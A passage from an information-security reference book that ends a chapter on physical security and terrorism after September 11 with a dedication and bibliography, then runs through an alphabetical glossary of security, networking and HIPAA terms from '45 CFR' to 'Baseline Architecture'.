Reducing vulnerability to physical security threats became immensely more complex after September 11, 2001. Terrorism now needs to be included in all physical security planning. The events of September 11 showed us that procedures designed to deter those with hostile intent might be ineffective against suicidal terrorists. Physical security now needs to change its operating paradigm from that of deterrence to prevention to reduce the risk from terrorism. Taking the additional precautions to prevent hostile acts rather than deter them is much more difficult and costly, but necessary. Protecting one's organization, co-workers, and family from terrorism is possible with training. Maintaining control of access to sensitive information that could be used by terrorists is paramount. Many government Web sites are awash with information that could be useful in combating terrorism. Unfortunately, many of these Web sites can also provide this information to potential terrorists who could use that information to discover vulnerabilities.

Dedication

This chapter is respectfully dedicated to those whose lives were lost or affected by the events of September 11, 2001. It is the author's deepest hope that information presented in this chapter will aid in reducing the likelihood of another such event.

Bibliography

1. NIPC Advisory 02-001: Internet Content Advisory: Considering the Unintended Audience, National Infrastructure Protection Center, January 17, 2002.
2. *Service Member's Personal Protection Guide: A Self-Help Handbook to Combating Terrorism*, U.S. Joint Chiefs of Staff, Joint Staff Guide 5260, July 1996.
3. *Joint Tactics, Techniques and Procedures for Antiterrorism*, U.S. Joint Chiefs of Staff, Joint Pub 3-07.2, 17 March 1998, Appendix.
4. *ATF Bomb Threat Checklist*, ATF-F 1613.1, Bureau of Alcohol, Tobacco and Firearms, June 1997.
5. Merrill Lynch Resumes Critical Business Functions within Minutes of Attack, Janette Ballman, *Disaster Recovery Journal*, 14, 4, p. 26, Fall 2001.

Glossary

Glossary

45 CFR—Code of Federal Regulations Title 45 Public Welfare.

802.11—Family of IEEE standards for wireless LANS first introduced in 1997. The first standard to be implemented, 802.11b, specifies from 1 to 11 Mbps in the unlicensed band using DSSS direct sequence spread spectrum technology. The Wireless Ethernet Compatibility Association (WECA) brands it as Wireless Fidelity (Wi-Fi).

802.1X—An IEEE standard for port based layer two authentications in 802 standard networks. Wireless LANS often use 802.1X for authentication of a user before the user has the ability to access the network.

A/S, A.S., or AS—Under HIPAA, see *administrative simplification.*

AAL—ATM adaptation layer.

AARP—AppleTalk Address Resolution Protocol.

Abduction—A form of inference that generates plausible conclusions (which may not necessarily be true). As an example, knowing that if it is night, then a movie is on television and that a movie is on television, then abductive reasoning allows the inference that it is night.

Abend—Acronym for abnormal end of a task. It generally means a software crash. The abnormal termination of a computer application or job because of a non-system condition or failure that causes a program to halt.

Ability—Capacity, fitness, or tendency to act in specified or desired manner. Skill, especially the physical, mental, or legal power to perform a task.

ABR—Area border router.

Abstraction—The process of identifying the characteristics that distinguish a collection of similar objects; the result of the process of abstraction is a type.

AC—Access Control (Token Ring).

ACC—Audio Communications Controller**.**

Acceptable risk—The level of *residual risk* that has been determined to be a reasonable level of potential loss/disruption for a specific IT system. See also *total risk, residual risk*, and *minimum level of protection*.

Acceptable use policy—A policy that a user must agree to follow to gain access to a network or to the Internet.

Acceptance confidence level—The degree of certainty in a statement of probabilities that a conclusion is correct. In sampling, a specified confidence level is expressed as a percentage of certainty.

Acceptance Inspection—The final inspection to determine whether or not a facility or system meets the specified technical and performance standards. Note: This inspection is held immediately after facility and software testing and is the basis for commissioning or accepting the information system.

Acceptance Testing—The formal testing conducted to determine whether a software system satisfies its acceptance criteria, enabling the customer to determine whether to accept the system.

Access—The ability of a subject to view, change, or communicate with an object. Typically, access involves a flow of information between the subject and the object.

Access Control—The process of allowing only authorized users, programs, or other computer system (i.e., networks) to access the resources of a computer system. A mechanism for limiting use of some resource (system) to authorized users.

Access control certificate—ADI in the form of a security certificate.

Access control check—The security function that decides whether a subject's request to perform an action on a protected resource should be granted or denied.

Access Control Decision Function (ADF)—A specialized function that makes access control decisions by applying access control policy rules to a requested action, ACI (of initiators, targets, actions, or that retained from prior actions), and the context in which the request is made.

Access Control Decision Information (ADI)—The portion (possibly all) of the ACI made available to the ADF in making a particular access control decision.

Access Control Enforcement Function (AEF)—A specialized function that is part of the access path between an initiator and a target on each access that enforces the decisions made by the ADF.

Access Control Information (ACI)—Any information used for access control purposes, including contextual information.

Access Control List (ACL)—An access control list is the usual means by which access to, and denial of, service is controlled. It is simply a list of the services available, each with a list of the hosts permitted to use the services. Most network security systems operate by allowing selective use of services.

Access Control Mechanisms—Hardware, software, or firmware features and operating and management procedures in various combinations designed to detect and prevent unauthorized access and to permit authorized access to a computer system.

Access control policy—The set of rules that define the conditions under which an access may take place.

Access Controls—The management of permission for logging on to a computer or network.

Access list—A catalog of users, programs, or processes and the specifications of the access categories to which each is assigned.

Access Path—The logical route that an end user takes to access computerized information. Typically, it includes a route through the operating system, telecommunications software, selected application software and the access control system.

Access Period—A segment of time, generally expressed on a daily or weekly basis, during which access rights prevail.

Access protocol—A defined set of procedures that is adopted at an interface at a specified reference point between a user and a network to enable the user to employ the services or facilities of that network.

Access Provider (AP)—Provides a user of some network with access from the user's terminal to that network. This definition applies specifically for the present document. In a particular case, the AP and network operator (NWO) may be a common commercial entity.

Access Rights—Also called permissions or privileges, these are the right granted to users by the administrator or supervisor. These permissions can be read, write, execute, create, delete, etc.

Access Type—The nature of access granted to a particular device, program, or file (e.g., read, write, execute, append, modify, delete, or create).

Accident—(1) Technical — any unplanned or unintended event, sequence, or combination of events that results in death, injury, or illness to personnel or damage to or loss of equipment or property (including data, intellectual property, etc.), or damage to the environment. (2) Legal — any unpleasant or unfortunate occurrence that causes injury, loss, suffering, or death; an event that takes place without one's foresight or expectation.

Accountability—A security principle stating that individuals must be able to be identified. With accountability, violations or attempted violations can be traced to individuals who can be held responsible for their actions.

Accountability—The ability to map a given activity or event back to the responsible party; the property that ensures that the actions of an entity may be traced to that entity.

Accounting—The process of apportioning charges between the home environment, serving network, and user.

Accreditation—A program whereby a laboratory demonstrates that something is operating under accepted standards to ensure quality assurance.

Accreditation—(1) A management or administrative process of accepting a specific site installation/implementation for operational use based upon evaluations and certifications. (2) A formal declaration by a Designated Approving Authority (DAA) that the AIS is approved to

operate in a particular security mode using a prescribed set of safeguards. Accreditation is the official management authorization for operation of an AIS and is based on the certification process as well as other management considerations. The accreditation statement affixes security responsibility with the DAA and shows that due care has been taken for security. (3) Formal declaration by a (DAA) that an information system is approved to operate in a particular security mode using a prescribed set of safeguards at an acceptable level of risk.

Accreditation Authority—Synonymous with Designated Approving Authority (DAA).

Accreditation boundary—All components of an information system to be accredited by designated approving authority and excluding separately accredited systems, to which the information system is connected. .

Accreditation letter—The accreditation letter documents the decision of the authorizing official and the rationale for the accreditation decision and is documented in the final accreditation package, which consists of the accreditation letter and supporting documentation. .

Accreditation Package—A product of the certification effort and the main basis for the accreditation decision. Note: The accreditation package, at a minimum, will include a recommendation for the accreditation decision and a statement of residual risk in operating the system in its environment. Other information included may vary depending on the system and the DAA.

Accredited—Formally confirmed by an accreditation body as meeting a predetermined standard of impartiality and general technical, methodological, and procedural competence.

Accredited Standards Committee (ASC)— An organization that has been accredited by ANSI for the development of American National Standards.

Accrediting Authority—Synonymous with Designated Approving Authority (DAA).

Accumulator—An area of storage in memory used to develop totals of units or items being computed.

Accuracy—A performance criterion that describes the degree of correctness with which a function is performed.

ACF—User data protection access control functions.

ACG—Ambulatory Care Group.

ACH—See Automated Clearinghouse.

ACI—Access control information.

ACK—Acknowledgment.

Acknowledgment (ACK)—A type of message sent to indicate that a block of data arrived at its destination without error. A negative acknowledgment is called a "NAK.".

ACL—See *access control list.*

ACM—Configuration management assurance class.

Acquisition Organization—The government organization that is responsible for developing a system.

Acquisition, development, and installation controls—The process of assuring that adequate controls are considered, evaluated, selected, designed, and built into the system during its early planning and development stages and that an on-going process is established to ensure continued operation at an acceptable level of risk during the installation, implementation, and operation stages.

ACR—Abbreviation for Acoustic Conference Room, an enclosure which provides acoustic but not electromagnetic emanations shielding; ACRs are no longer procured; TCRs are systematically replacing them.

Acrostic—A poem or series of lines in which certain letters, usually the first in each line, form a name, motto, or message when read in sequence.

Action—The operations and operands that form part of an attempted access.

Action ADI—Action decision information associated with the action.

Active Object—An object that has its own process; the process must be ongoing while the active object exists.

Active System—A system connected directly to one or more other systems. Active systems are physically connected and have a logical relationship to other systems.

Active threat—The threat of a deliberate unauthorized change to the state of the system.

Active Wiretapping—The attachment of an unauthorized device (e.g., a computer terminal) to a communications circuit to gain access to data by generating false messages or control signals or by altering the communications of legitimate users.

ActiveX—Microsoft's Windows-specific non-Java technique for writing applets. ActiveX applets take considerably longer to download than the equivalent Java applets; however, they more fully exploit the features of Windows. .

Activity monitor—Antiviral software that checks for signs of suspicious activity, such as attempts to rewrite program files, format disks, etc.

Ad blocker—Software placed on a user's personal computer that prevents advertisements from being displayed on the Web. Benefits of an ad blocker include the ability of Web pages to load faster and the prevention of user tracking by ad networks. .

Ada—A programming language that allows use of structured techniques for program design; concise but powerful language designed to fill government requirements for real-time applications.

Adaptive Array (AA)—Continually monitors received signal for interference. The antenna automatically adjusts its directional characteristics to reduce the interference. Also called adaptive antenna array.

Adaptive filter—Prompts user to rate products or situations and also monitors your actions over time to find out what you like and dislike.

Adaptivity—The ability of intelligent agents to discover, learn, and take action independently.

Add-On Security—The retrofitting of protection mechanisms, implemented by hardware, firmware, or software, on a computer system that has become operational.

Address—(1) A sequence of bits or characters that identifies the destination and sometimes the source of a transmission. (2) An identification (e.g., number, name, or label) for a location in which data is stored.

Address mapping—The process by which an alphabetic Internet address is converted into a numeric IP address, and vice versa.

Address Mask—A bit mask used to identify which bits in an IP address correspond to the network address and subnet portions of the address. This mask is often referred to as the subnet mask because the network portion of the address can be determined by the class inherent in an IP address. The address mask has ones in positions corresponding to the network and subnet numbers and zeros in the host number positions.

Address Resolution—A means for mapping network layer addresses onto media-specific addresses.

Address Resolution Protocol (ARP)—The Internet protocol used to dynamically map Internet addresses to physical (hardware) addresses on the local area network. Limited to networks that support hardware broadcast.

Adequate security—Security commensurate with the risk and magnitude of the harm resulting from the loss, misuse, or unauthorized access to or modification of information. This includes assuring that systems and applications operate effectively and provide appropriate confidentiality, integrity, and availability, through the use of cost-effective management, acquisition, development, installation, operational, and technical controls.

ADG— Ambulatory Diagnostic Group.

Adjacent channel interference—Interference of a signal caused by signal transmissions of another frequency too close in proximity.

ADM—Guidance documents, administrator guidance.

Administrative Code Sets— Code sets that characterize a general business situation, rather than a medical condition or service. Under HIPAA, these are sometimes referred to as nonclinical or nonmedical code sets. Compare to medical code sets.

Administrative Controls—The actions or controls dealing with operational effectiveness, efficiency and adherence to regulations and management policies.

Administrative security—The management constraints, operational procedures, accountability procedures, and supplemental controls established to provide an acceptable level of protection for sensitive data.

Administrative security information—Persistent information associated with entities; it is conceptually stored in the Security Management Information Base. Examples are: security attributes associated with users and set up on user account installation, which is used to configure the user's identity and privileges within the system information configuring a secure interaction policy between one entity and another entity, which is used as the basis for the establishment of operational associations between those two entities.

Administrative Services Only (ASO)—An arrangement whereby a self-insured entity contracts with a Third-Party Administrator (TPA) to administer a health plan.

Administrative Simplification (A/S)—Title II, Subtitle F of HIPAA, which gives HHS the authority to mandate the use of standards for the electronic exchange of healthcare data; to specify what medical and administrative code sets should be used within those standards; to require the use of national identification systems for healthcare patients, providers, payers (or plans), and employers (or sponsors); and to specify the types of measures required to protect the security and privacy of personally identifiable healthcare information. This is also the name of Title II, Subtitle F, Part C of HIPAA.

ADO—Delivery and operation assurance class.

ADSL—Asymmetric Digital Subscriber Line.

ADSP—AppleTalk Data Stream Protocol.

ADV—Development assurance class.

Adversary—Any individual, group, organization, or government that conducts activities, or has the intention and capability to conduct activities, detrimental to critical assets.

Advisory Sensitivity Attributes—User-supplied indicators of file sensitivity that alert other users to the sensitivity of a file so that they may handle it appropriate to its defined sensitivity. Advisory sensitivity attributes are not used by the AIS to enforce file access controls in an automated manner.

Adware—Software to generate ads that installs itself on your computer when you download some other (usually free) program from the Web.

AEF—Access control enforcement function.

AES—Advanced Encryption Standard, a new encryption standard, whose development and selection was sponsored by NIST, that will support key lengths of 128, 192, and 256 bits.

AFEHCT—See the Association for Electronic Health Care Transactions.

Affiliate programs—Arrangements made between E-commerce sites that direct users from one site to the other and by which, if a sale is made as a result, the originating site receives a commission.

Affordability—Extent to which C4I features are cost effective on both a recurring and nonrecurring basis.

AFL—Authentication failures.

AFP—AppleTalk File Protocol.

AGD—Guidance documents assurance class.

Agent—In the client/server model, the part of the system that performs information preparation and exchange on behalf of a client or server application.

Aggregate information—Information that may be collected by a Web site but is not "personally identifiable" to you. Aggregate information includes demographic data, domain names, Internet provider addresses, and Web site traffic. As long as none of these fields is linked to a user's personal information, the data is considered aggregate. .

Aggregation—A relation, such as CONSISTS OF or CONTAINS, between types that defines the composition of a type from other types.

Aging—The identification, by date, of unprocessed or retained items in a file. This is usually done by date of transaction, classifying items according to ranges of data.

AH—Authentication Header.

Alarm collector function—A function that collects the security alarm messages, translates them into security alarm records, and writes them to the security alarm log.

Alarm examiner function—A function that interfaces with a security alarm administrator.

ALARP—As low as reasonably practical; a method of correlating the likelihood of a hazard and the severity of its consequences to determine risk exposure acceptability or the need for further risk reduction.

ALC—Lifecycle support assurance class.

ALE—Annual loss expectancy.

Algorithm—A computing procedure designed to perform a task such as encryption, compression, or hashing.

Aliases—Used to reroute browser requests from one URL to another.

Alphabetic test—The check on whether an element of data contains only alphabetic or blank characters.

Alphanumeric—A character set that includes numeric digits, alphabetic characters, and other special symbols.

Alternate Mark Inversion (AMI)—The line coding format in T-1 transmission systems whereby successive 1s (marks) are alternately inverted (sent with polarity opposite that of the preceding mark).

Alternating Current (AC)—Typically, the 120-V electricity delivered by the local power utility to the three-pin power outlet in the wall. The polarity of the current alternates between plus and minus, 60 times per second.

AM—Amplitude modulation.

Ambulatory Payment Class (APC)— A payment type for outpatient PPS claims.

Amendment— See Amendments and Corrections.

Amendments and Corrections— In the final privacy rule WHAT PRIVACY RULE?, an amendment to a record would indicate that the data is in dispute while retaining the original information, whereas a correction to a record would alter or replace the original record.

American National Standards (ANS)— Standards developed and approved by organizations accredited by ANSI.

American National Standards Institute (ANSI)—The agency that recommends standards for computer hardware, software, and firmware design and use.

American Registry for Internet Numbers (ARIN)—A nonprofit organization established for the purpose of administration and registration of Internet Protocol (IP) numbers to the geographical areas currently managed by Network Solutions (InterNIC). Those areas include, but are not limited to North America, South America, South Africa, and the Caribbean.

American Society for Testing and Materials (ASTM)—A standards group that has published general guidelines for the development of standards, including those for healthcare identifiers. ASTM Committee E31 on Healthcare Informatics develops standards on information used within healthcare.

American Standard Code for Information Interchange (ASCII)—A byte-oriented coding system based on an 8-bit code and used primarily to format information for transfer in a data communications environment.

AMI—Alternate Mark Inversion (T1/E1).

AMIA— See the American Medical Informatics Association.

Ampere (amp)—A unit of measurement for electric current. One volt of potential across a 1-ohm impedance causes a current flow of 1 ampere.

Amplitude Modulation (AM)—The technique of varying the amplitude or wavelength of a carrier wave in direct proportion to the strength of the input signal while maintaining a constant frequency and phase.

AMT—Protection of the TSF, underlying abstract machine test.

Analog—A voice transmission mode that is not digital in which information is transmitted in its original form by converting it to a continuously variable electrical signal.

Analysis and Design Phase—The phase of the systems development life cycle in which an existing system is studied in detail and its functional specifications are generated.

Anamorphosis—An image or the production of an image that appears distorted unless it is viewed from a special angle or with a special instrument.

Annual Loss Expectancy (ALE)—In risk assessment, the average monetary value of losses per year.

ANO—Privacy, anonymity.

Anonymity—The state in which something is unknown or unacknowledged.

Anonymizer—A service that prevents Web sites from seeing a user's Internet Protocol (IP) address. The service operates as an intermediary to protect the user's identity. .

Anonymous File Transfer Protocol (FTP)—A method for downloading public files using the File Transfer Protocol. Anonymous FTP is called anonymous because users do not provide credentials before accessing files from a particular server. In general, users enter the word anonymous when the host prompts for a username; anything can be entered for the password, such as the user's email address or simply the word guest. In many cases, an anonymous FTP site will not even prompt for a name and password.

Anonymous Web Browsing (AWB)—Services hide your identity from the Web sites you visit.

ANS— See American National Standards.

ANSI—*See* American National Standards Institute.

Antenna gain—The measure in decibels of how much more power an antenna will radiate in a certain direction with respect to that which would be radiated by a reference antenna.

Anti-Air Warfare (AAW)—A primary warfare mission area dealing with air superiority.

Anti-Submarine Warfare (ASW)—A primary warfare mission area aimed against the subsurface threat.

Anti-Surface Warfare (ASUW)—A primary warfare mission area dealing with sea-going, surface platforms.

Anti-virus Software—Applications that detect prevent and possibly remove all known viruses from files located in a microcomputer hard drive.

APC— See Ambulatory Payment Class.

APE—Protection profile evaluation assurance class.

API—Application Programming Interface. The interface between the application software and the application platform, across which all services are provided. The application programming interface is primarily in support of application portability, but system and application interoperability are also supported by a communication API.

Applet—A small Java program embedded in an HTML document.

Application—Computer software used to perform a distinct function. Also used to describe the function itself.

Application architects—IT professionals who can design creative technology-based business solutions.

Application Controls—The transaction and data relating to each computer-based application system. Therefore, they are specific to each such application controls, which may be manual or programmed, are to endure the completeness and accuracy of the records and the validity of the entries made therein resulting from both manual and programmed processing. Examples of application controls include data input validation, agreement of batch controls and encryption of data transmitted.

Application generation subsystem—Contains facilities to help you develop transaction-intensive applications.

Application layer—The top-most layer in the OSI Reference Model providing such communication service is invoked through a software package. This layer provides the interface between end-users and networks. It allows use of e-mail and viewing Web pages, along with numerous other networking services.

Application Objects—Applications and their components that are managed within an object-oriented system. Example operations on such objects are OPEN, INSTALL, MOVE, and REMOVE.

Application Program Interface (API)—A set of calling conventions defining how a service is invoked through a software package.

Application programs—Computer software designed for a specific job, such as word processing, accounting, spreadsheet, etc.

Application proxy—A type of firewall that controls external access by operating at the application layer.349 Application firewalls often readdress outgoing traffic so that it appears to have originated from the firewall rather than the internal host.154.

Application Service Provider (ASP)—Provides an outsourcing service for business software applications.

Application software—Software that enables you to solve specific problems or perform specific tasks.

APPN—Advanced peer-to-peer networking.

Approval to operate—See *certification* and *accreditation.*

Architecture—The structure or ordering of components in a computational or other system. The classes and the interrelation of the classes define the architecture of a particular application. At another level, the architecture of a system is determined by the arrangement of the hardware and software components. The terms "logical architecture" and "physical architecture" are often used to emphasize this distinction.

ARCNET—Developed by Datapoint Corporation in the 1970s; a LAN (Local Area Network) technology that competed strongly with Ethernet, but no longer does. Initially a computer connected via ARCNET could communicate at 2.5 Mbps, although this technology now supports a throughput of 20 Mbps (compared to current Ethernet at 100 Mbps and 1 Gbps).

Arithmetic Logic Unit (ALU)—A component of the computer's processing unit, in which arithmetic and matching operations are performed.

Arithmetic operator—In programming activities, a symbol representing an arithmetic calculation or process.

ARP—Address Resolution Protocol. This is a protocol that resides in the TCP/IP suite of protocols. Its purpose is to associate IP addresses at the network layer with MAC addresses at the data link layer.

ARPA—Advanced Research Projects Agency.

Array—Consecutive storage areas in memory that are identified by the same name. The elements (or groups) within these storage areas are accessed through subscripts.

Artificial Intelligence (Al)—A field of study involving techniques and methods under which computers can simulate such human intellectual activities as learning.

Artificial Neural Network (ANN)—Also called a neural network; an artificial intelligence system that is capable of finding and differentiating patterns.

AS—Authentication server; part of Kerberos KDC.

ASBR—Autonomous system boundary router.

ASC— See Accredited Standards Committee.

ASCII—American Standard Code for Information Interchange.

ASE—Security Target evaluation assurance class.

ASIC—Application-specific integrated circuit.

ASIS—American Society Industrial Security.

ASK—Amplitude shift keying.

ASO— See Administrative Services Only.

ASP—AppleTalk Session Protocol.

ASP/MSP—A third party provider that delivers and manages applications and computer services, including security services to multiple users via the Internet or Virtual Private Network (VPN).

ASPIRE— AFEHCT's Administrative Simplification Print Image Research Effort work group.

Assembler Language—A computer programming language in which alphanumeric symbols represent computer operations and memory addresses. Each assembler instruction translates into a single machine language instruction.

Assembler Program—A program language translator that converts assembler language into machine code.

Assertion—Explicit statement in a system security policy that security measures in one security domain constitute an adequate basis for security measures (or lack of them) in another.

Assessment—(1) An effort to gain insight into system capabilities and limitations. May be conducted in many ways including a paper analysis, laboratory type testing, or even through limited testing with operationally representative users and equipment in an operational environment. Not sufficiently rigorous in and of itself to allow a determination of effectiveness and suitability to be made for purposes of operational testing. (2) Surveys and Inspections; an analysis of the vulnerabilities of an AIS. Information acquisition and review process designed to assist a customer to determine how best to use resources to protect information in systems.

Asset—Any person, facility, material, information, or activity which has a positive value to an owner.

Association Control Service Element (ACSE)—Part of the application layer of the OSI Model. ASCE provides the means to exchange authentication information coming from the Specific Application Service Element (SASE) of the OSI Model.

Association for Electronic Health Care Transactions (AFEHCT)— An organization that promotes the use of EDI in the healthcare industry.

Association-security-state—The collection of information that is relevant to the control of communications security for a particular application-association.

Assumption of risk—A plaintiff may not recover for an injury to which he assents; that is, that a person may not recover for an injury received when he voluntarily exposes himself to a known and appreciated danger. The requirements for the defense … are that: (1) the plaintiff has knowledge of facts constituting a dangerous condition, (2) he knows that the condition is dangerous, (3) he appreciates the nature or extent of the danger, and (4) he voluntarily exposes himself to the danger. Secondary assumption of risk occurs when an individual voluntarily encounters known, appreciated risk without an intended manifestation by that individual that he consents to relieve another of his duty.

Assurance—(1) Grounds for confidence that the other four security goals (integrity, availability, confidentiality, and accountability) have been adequately met by a specific implementation. "Adequately met" includes the following: functionality that performs correctly, sufficient protection against unintentional errors (by users or software), and sufficient resistance to malicious penetration or by-pass. (2) A measure of confidence that the security features and architecture of an AIS accurately mediate and enforce the security policy. (3) A measure of confidence that the security features and architecture of an AIS accurately mediate and enforce the security policy. Note: Assurance refers to a basis for believing that the objective and approach of a security mechanism or service will be achieved. Assurance is generally based on factors such as analysis involving theory, testing, software engineering, validation, and verification. Life-cycle assurance requirements provide a framework for secure system design, implementation, and maintenance. The level of assurance that a development team, certifier, or accreditor has about a system reflects the confidence that they have that the system will be able to enforce its security policy correctly during use and in the face of attacks. Assurance may be provided through four means: 1. the way the system is designed and built, 2. analysis of the system description for conformance to requirement and for vulnerabilities, 2. testing the system itself to determine its operating characteristics, and 4. operational experience. Assurance is also provided through complete documentation of the design, analysis, and testing.

ASTM— See the American Society for Testing and Materials.

Asymmetric cryptosystem—This is an information system utilizing an algorithm or series of algorithms which provide a cryptographic key pair consisting of a private key and a corresponding public

key. The keys of the pair have the properties that (1) the public key can verify a digital signature that the private key creates, and (2) it is computationally infeasible to discover or derive the private key from the public key. The public key can therefore be disclosed without significantly risking disclosure of the private key. This can be used for confidentiality as well as for authentication.

Asymmetric Key (Public Key)—A cipher technique whereby different cryptographic keys are used to encrypt and decrypt a message.

Asynchronous—A variable or random time interval between successive characters, blocks, operations, or events. Asynchronous data transmission provides variable intercharacter time but fixed interbit time within characters.

Asynchronous Transfer Mode—ATM is a high-bandwidth, low-delay switching and multiplexing technology. It is a data-link layer protocol. This means that it is a protocol-independent transport mechanism. ATM allows very high-speed data transfer rates at up to 155 Mbps. Data is transmitted in the form of 53-byte units called cells. Each cell consists of a 5-byte header and a 48-byte payload. The term "asynchronous" in this context refers to the fact that cells from any one particular source need not be periodically spaced within the overall cell stream. That is, users are not assigned a set position in a recurring frame as is common in circuit switching. ATM can transport audio/video/data over the same connection at the same time and provide QoS (Quality of Service) for this transport.

ATD—Identification and authentication user attribute definition.

ATE—Tests assurance class.

ATM—See Asynchronous Transfer Mode. .

Atomicity—The assurance that an operation either changes the state of all participating objects consistent with the semantics of the operation or changes none at all.

Atoms—The smallest particle of an element that can exist alone or in combination.

ATP—AppleTalk Transaction Protocol.

Attenuation—The decrease in power of a signal, light beam, or light wave, either absolutely or as a fraction of a reference value. The decrease usually occurs as a result of absorption, reflection, diffusion, scattering, deflection, or dispersion from an original level and usually not as a result of geometric spreading.

Attribute—A characteristic defined for a class. Attributes are used to maintain the state of the object of a class. Values can be connected to objects via the attributes of the class. Typically, the connected value is determined by an operation with a single parameter identifying the object. Attributes implement the properties of a type.

Audio masking—a condition where one sound interferes with the perception another sound.

Audio output—Voice synthesizers that create audible signals resembling a human voice out of computer-generated output.

Audio response system—The method of delivering output by using audible signals and transmitters that simulate a spoken language.

Audit—An independent review and examination of system records and activities that test for the adequacy of system controls, ensure compliance with established policy and operational procedures, and recommend any indicated changes in controls, policy, and procedures.

Audit authority—The manager responsible for defining those aspects of a security policy applicable to maintaining a security audit.

Audit event detector function—A function that detects the occurrence of security-relevant events. This function is normally an inherent part of the functionality implementing the event.

Audit recorder function—A function that records the security-relevant messages in a security audit trail.

Audit Review—The independent review and examination of records and activities to assess the adequacy of system controls, to ensure compliance with established policies and operational procedures, and to recommend necessary changes in controls, policies or procedures.

Audit risk—The probable unfavorable monetary effect related to the occurrence of an undesirable event or condition.

Audit trail—A chronological record of system activities that is sufficient to enable the reconstruction, review, and examination of each event in a transaction from inception to output of final results.

Audit trail analyzer function—A function that checks a security audit trail in order to produce, if appropriate, security alarm messages.

Audit trail archiver function—A function that archives a part of the security audit trail.

Audit trail collector function—A function that collects individual audit trail records into a security audit trail.

Audit trail examiner function—A function that builds security reports out of one or more security audit trails.

Audit trail provider function—A function that provides security audit trails according to some criteria.

Audit Trail/Log—Application or system programs when activated automatically monitor system activity in terms of on-line users, accessed programs, periods of operation, file accesses, etc.

AUI—Attachment unit interface.

AURP—AppleTalk Update-Based Routing Protocol.

AUT—CM automation.

Authenticate—To verify the identity of a user, user device, or other entity, or the integrity of data stored, transmitted, or otherwise exposed to possible unauthorized modification in an automated information system, or establish the validity of a transmitted message.

Authenticated identity—An identity of a principal that has been assured through authentication.

Authentication—The act of identifying or verifying the eligibility of a station, originator, or individual to access specific categories of information. Typically, a measure designed to protect against fraudulent transmissions by establishing the validity of a transmission, message, station, or originator.

Authentication certificate—Authentication information in the form of a security certificate which may be used to assure the identity of an entity guaranteed by an authentication authority.

Authentication exchange—A sequence of one or more transfers of exchange authentication information (AI) for the purposes of performing an authentication.

Authentication header—An IPsec protocol that provides data origin authentication, packet integrity, and limited protection from replay attacks.

Authentication Information (AI)—Information used to establish the validity of a claimed identity.

Authentication initiator—The entity which starts an authentication exchange.

Authentication method—Method for demonstrating knowledge of a secret. The quality of the authentication method, its strength is determined by the cryptographic basis of the key Architecture for Public-Key Infrastructure (APKI) Draft distribution service on which it is based. A symmetric key based method, in which both entities share common authentication information, is considered to be a weaker method than an asymmetric key based method, in which not all the authentication information is shared by both entities.

Authenticity—(1) The ability to ensure that the information originates or is endorsed from the source which is attributed to that information. (2) The service that ensures that system events are initiated by and traceable to authorized entities. It is composed of authentication and nonrepudiation.

Authorization—The granting of right of access to a user, program, or process.

Authorization policy—A set of rules, part of an access control policy, by which access by security subjects to security objects is granted or denied. An authorization policy may be defined in terms of access control lists, capabilities or attributes assigned to security subjects, security objects or both.

Authorize processing—See accreditation.

Authorized Access List—A list developed and maintained by the information systems security officer of personnel who are authorized unescorted access to the computer room.

Authorizing official—Official with the authority to formally assume responsibility for operating an information system at an acceptable level of risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals. .

Autofilter function—Filters a list and allows you to hide all the rows in a list except those that match criteria you specify.

Automated Clearinghouse (ACH)— See Health Care Clearinghouse.

Automated Information System (AIS)— (1) An assembly of computer hardware, software, firmware, and related peripherals configured to collect, create, compute, disseminate, process, store, and control data or information; and (2) Information systems that manipulate, store, transmit, or receive information, and associated peripherals such as input/output and data storage and retrieval devices and media.

Automated information system security program—synonymous with *Information technology security program.*

Automated security monitoring—The use of automated procedures to ensure that the security controls implemented within a computer system or network are not circumvented or violated.

Automatic Call Distribution (ACD)—A specialized phone system originally designed simply to route incoming calls to all available personnel so that calls are evenly distributed. An ACD recognizes and answers an incoming call, looks in its database for instructions on what to do with that call, sends the call to a recording or voice response unit or to an available operator.

Automatic Speech Recognition (ASR)—A system that not only captures spoken words but also distinguishes word groupings to form sentences.

Autonomy—The ability of an intelligent agent to act without your telling it every step to take.

AVA—Vulnerability assessment assurance class.

Availability—The property of being accessible and usable upon demand by an authorized entity.

Availability formula—This formula is used to calculate how reliable the equipment that is being installed will be for a particular application.

Awareness—Awareness programs set the stage for training by changing organizational attitudes toward realization of the importance of security and the adverse consequences of its failure. [NIST SP 800-18].

Awareness, training, and education controls—Awareness programs that set the stage for training by changing organizational attitudes to realize the importance of security and the adverse consequences of its failure; training that teaches people the skills that will enable them to perform their jobs more effectively; and education that is targeted for IT security professionals and focuses on developing the ability and vision to perform complex, multidisciplinary activities.

B2B marketplace—An internet-based service that brings together many buyers and sellers.

Backbone—The primary connectivity mechanism of a hierarchical distributed system. All systems that have connectivity to an intermediate system on the backbone are assured of connectivity to each other.

Backbone network—A network that interconnects various computer networks and mainframe computers in an enterprise. The backbone provides the structure through which computers communicate.

Backdoor—A function built into a program or system that allows unusually high or even full access to the system, either with or without an account in a normally restricted account environment. The backdoor sometimes remains in a fully developed system either by design or accident. (See also trap door.).

Backoff—The (usually random) retransmission delay enforced by contentious MAC protocols after a network node with data to transmit determines that the physical medium is already in use.

Back-propagation neural network—A neural network trained by someone.

Backup and Recovery—The ability to recreate current master files using appropriate prior master records and transactions.

Backup operation—A method of operation used to complete essential tasks (as identified by risk analysis) subsequent to the disruption of the information processing facility and continuing to do so until the facility is sufficiently restored.

Backup Procedures—Provisions make for the recovery of data files and program libraries and for the restart or replacement of computer equipment after the occurrence of a system failure or disaster.

Backward chaining—A process related to an expert system inference engine that starts with a hypothesis and attempts to confirm that the hypothesis is consistent with information in the knowledge base.

Bandwidth—Difference between the highest and lowest frequencies available for network signals. The term is also used to describe the rated throughput capacity of a given network medium or protocol.

Banner ad—A small ad on one Web site that advertises the products and services of another business.

Bar code—A series of solid bars of different widths used to encode data. Special optical character recognition (OCR) devices can read this data.

Bar code reader—Captures information that exists in the form of vertical bars whose width and distance from each other determine a number.

Baseband—A form of modulation in which data signals are pulsed directly on the transmission medium without frequency division and usually utilize a transceiver. In baseband the entire bandwidth of the transmission medium (cable) is utilized for a single channel. It uses a single carrier frequency and requires all stations attached to the network to participate in every transmission. *See* broadband.

Baseline—[NCSC029, 1994]: A set of critical observations or data used for a comparison or control. Note: Examples include a baseline security policy, a baseline set of security requirements, and a baseline system.

Baseline Architecture—[SPAWAR, 1987b]: A complete list and description of equipment that can be found in operation today.

